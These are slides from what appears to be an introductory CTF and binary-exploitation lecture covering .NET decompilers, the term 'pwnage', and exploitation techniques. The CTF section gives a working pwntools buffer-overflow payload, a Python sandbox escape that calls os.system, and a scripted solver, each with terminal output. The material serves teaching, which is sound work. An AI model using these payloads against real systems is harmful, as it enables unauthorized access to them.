
ILSpy



<https://github.com/icsharpcode/ILSpy>

Decompiling .NET Applications (Cont)

dnSpy

A screenshot of the dnSpy decompiler interface. The window title is 'Program X'. The code is for a console application named 'ConsoleApp21'. It shows the 'Main' method and a 'Program' class. The 'Main' method takes an array of strings 'args' and appends each string to a 'StringBuilder' object 'sb', then calls 'Environment.FailFast' with 'sb.ToString()'. The 'Program' class has a public constructor. The code is color-coded: keywords in blue, comments in green, and identifiers in black. Line numbers 1 through 27 are visible on the left. A vertical scrollbar is on the right. The bottom status bar shows '100 %' zoom.

```
1 using System;
2 using System.Text;
3
4 namespace ConsoleApp21
5 {
6     // Token: 0x02000002 RID: 2
7     class Program
8     {
9         // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
10        static void Main(string[] args)
11        {
12            StringBuilder sb = new StringBuilder(args.Length * 100);
13            foreach (string s in args)
14            {
15                sb.Append(s);
16                sb.AppendLine();
17            }
18            Environment.FailFast(sb.ToString());
19        }
20
21        // Token: 0x06000002 RID: 2 RVA: 0x00002097 File Offset: 0x00000297
22        public Program()
23        {
24        }
25    }
26 }
27
```


<https://github.com/dnSpy/dnSpy>

Contents

Introduction to Pwnage

Pwnage Definition and History

- **Pwnage** (verb is **pwn**) is a **slang** term originating from the **online gaming** and **hacker communities**, derived from a misspelling of the word "**ownage**" (verb is **own**)
- **Pwnage** is the action or fact of **utterly defeating** an **opponent** or **rival**. It signifies a **decisive victory**, **control**, or **domination** over an opponent



Pwnage Origins and Usage

- **Gaming Context:** In video games, particularly first-person shooters and strategy games, "pwnage" refers to a **player or team's complete dominance** over their opponents. For example, a player who wins a match with a significantly higher score might say **they "pwned" their opponents**
- **Hacker Community:** Among hackers, "pwnage" can refer to **successfully breaking into a computer system or network**, effectively "owning" it
- **General Usage:** The term has permeated into broader **internet culture** and everyday language, often used in **competitive contexts** beyond gaming and hacking, like **sports or debates or CTF challenge**

Pwnage in Cybersecurity

- In cybersecurity, "pwnage" or "pwn" refers to successfully gaining unauthorized access to, compromising, or taking control of a computer system, network, or application
- This term highlights the hacker's ability to exploit vulnerabilities, often resulting in significant control over the targeted system
- Popular pwnage techniques in cybersecurity challenges
 - Binary Exploitations
 - Jailbreaking
 - System Compromise and Control

Pwnage in Cybersecurity (Cont)

Binary Exploitations

```
from pwn import *  
nc = remote('cyberyoddha.baycyber.net', 10002)  
payload = 'A' * 24 + 'B' * 4 + '\x72\x91\x04\x08'  
nc.sendline(payload)  
nc.interactive()
```

File Actions Edit View Help

```
root@kali:~# python3 exploit.py  
[+] Opening connection to cyberyoddha.baycyber.net on port 10002: Done  
[*] Switching to interactive mode  
$ ls -l  
total 24  
-rwx---r-- 1 root root    35 Sep 12 04:02 flag.txt  
-rwx-----x 1 root root 16540 Oct 30 17:49 overflow2  
$ cat flag.txt  
CYCTF{0v3rfl0w!ng_v@ri@bl3$_i$_3z}  
$ █
```

Pwnage in Cybersecurity (Cont)

Jailbreaking (in Python)

```
root@kali:~# nc 45.134.3.200 1024
3.8.5 (default, Jul 28 2020, 12:59:40)
[GCC 9.3.0]

What would you like to say?
>>> """.__class__.__mro__[1].__subclasses__()[132].__init__.__globals__['s' + 'ys' + 'tem']('ls -la')
total 52
drwxr-xr-x 1 root root 4096 Jan 24 15:59 .
drwxr-xr-x 1 root root 4096 Jan 23 14:45 ..
-rw-r--r-- 1 root root 220 Feb 25 2020 .bash_logout
-rw-r--r-- 1 root root 3771 Feb 25 2020 .bashrc
-rw-r--r-- 1 root root 807 Feb 25 2020 .profile
-rw-r--r-- 1 root root 41 Jan 24 12:27 flag.txt
-rwxr-xr-x 1 root root 887 Jan 24 15:58 jailbreak.py
-rwxr-xr-x 1 root root 74 Jan 24 12:18 run.sh
-rwxr-xr-x 1 root root 18744 Jan 1 10:10 ynetd
>>> """.__class__.__mro__[1].__subclasses__()[132].__init__.__globals__['s' + 'ys' + 'tem']('cat flag.txt')
flag{13t's_try_sc0p1ng_th1s_one_2390098}
```

Pwnage in Cybersecurity (Cont)

System Compromise and Control

```
from pwn import *
def sort_vet(x):
    s = ''
    for i in range(len(x)):
        for j in range(len(x) - 2, -1, -1):
            if x[j] > x[j + 1]:
                x[j], x[j + 1] = x[j + 1], x[j]
                s = s + str(j) + ' '
    return s
nc = remote('challenges.ctfd.io', 30267)
nc.sendlineafter('Enter 1, 2, 3, 4, or 5.\n', '2')
nc.recvline()
nc.recvline()
nc.recvline()
nc.recvline()
x = nc.recvline().decode().strip().replace(' ', '').split(',')
nc.recv()
nc.sendline(sort_vet(x))
nc.recvline()
nc.recvline()
x = nc.recvline().decode().strip().replace(' ', '').split(',')
print(nc.recv().decode())
```

```
[x] Opening connection to challenges.ctfd.io on port 30267
[x] Opening connection to challenges.ctfd.io on port 30267: Trying 159.203.148.124
[+] Opening connection to challenges.ctfd.io on port 30267: Done
??????? That's correct!! ????????
nactf{d0n7_w0rry_p34_h4ppy_f27ae283dd72cb62f685}
```

Contents

Binary Exploitation

Binary Exploitation Overviews

- Binary exploitation is a subset of cybersecurity focused on exploiting vulnerabilities in binary executables, which are compiled programs that run on a computer
- These exploits typically aim to manipulate the execution flow of a program to achieve unauthorized actions, such as gaining higher privileges, executing arbitrary code, modifying the program's functions, exploiting it to gain control of a shell, or exfiltrating data
- The binary exploitation process requires the knowledge of reverse engineering
- Most binary exploitation often involves the execution of the C programming language

Binary Exploitation Overviews (Cont)

- There are many **techniques** for running **binary exploitations**:
 - **Buffer Overflows**: Sending more data to a **buffer** (**stack** and **heap**) than it can handle and overwriting adjacent memory
 - **Return-Oriented Programming (ROP)**: Using existing code snippets (gadgets) within the binary to perform arbitrary operations, circumventing defenses like non-executable stacks
 - **Format String Exploits**: Reading or writing arbitrary memory by exploiting vulnerabilities in functions that handle format strings (e.g., printf)
 - **Use-After-Free (UAF)**: Executing arbitrary code by exploiting the use of memory after it has been freed

Prerequisites for Binary Exploitations

- The **C programming** language
- The **Assembly programming** language (basics)
- Some experience in **reverse engineering**, using debuggers, understanding low-level concepts
- Python scripting and **pwntools**

End of Presentation

Q&A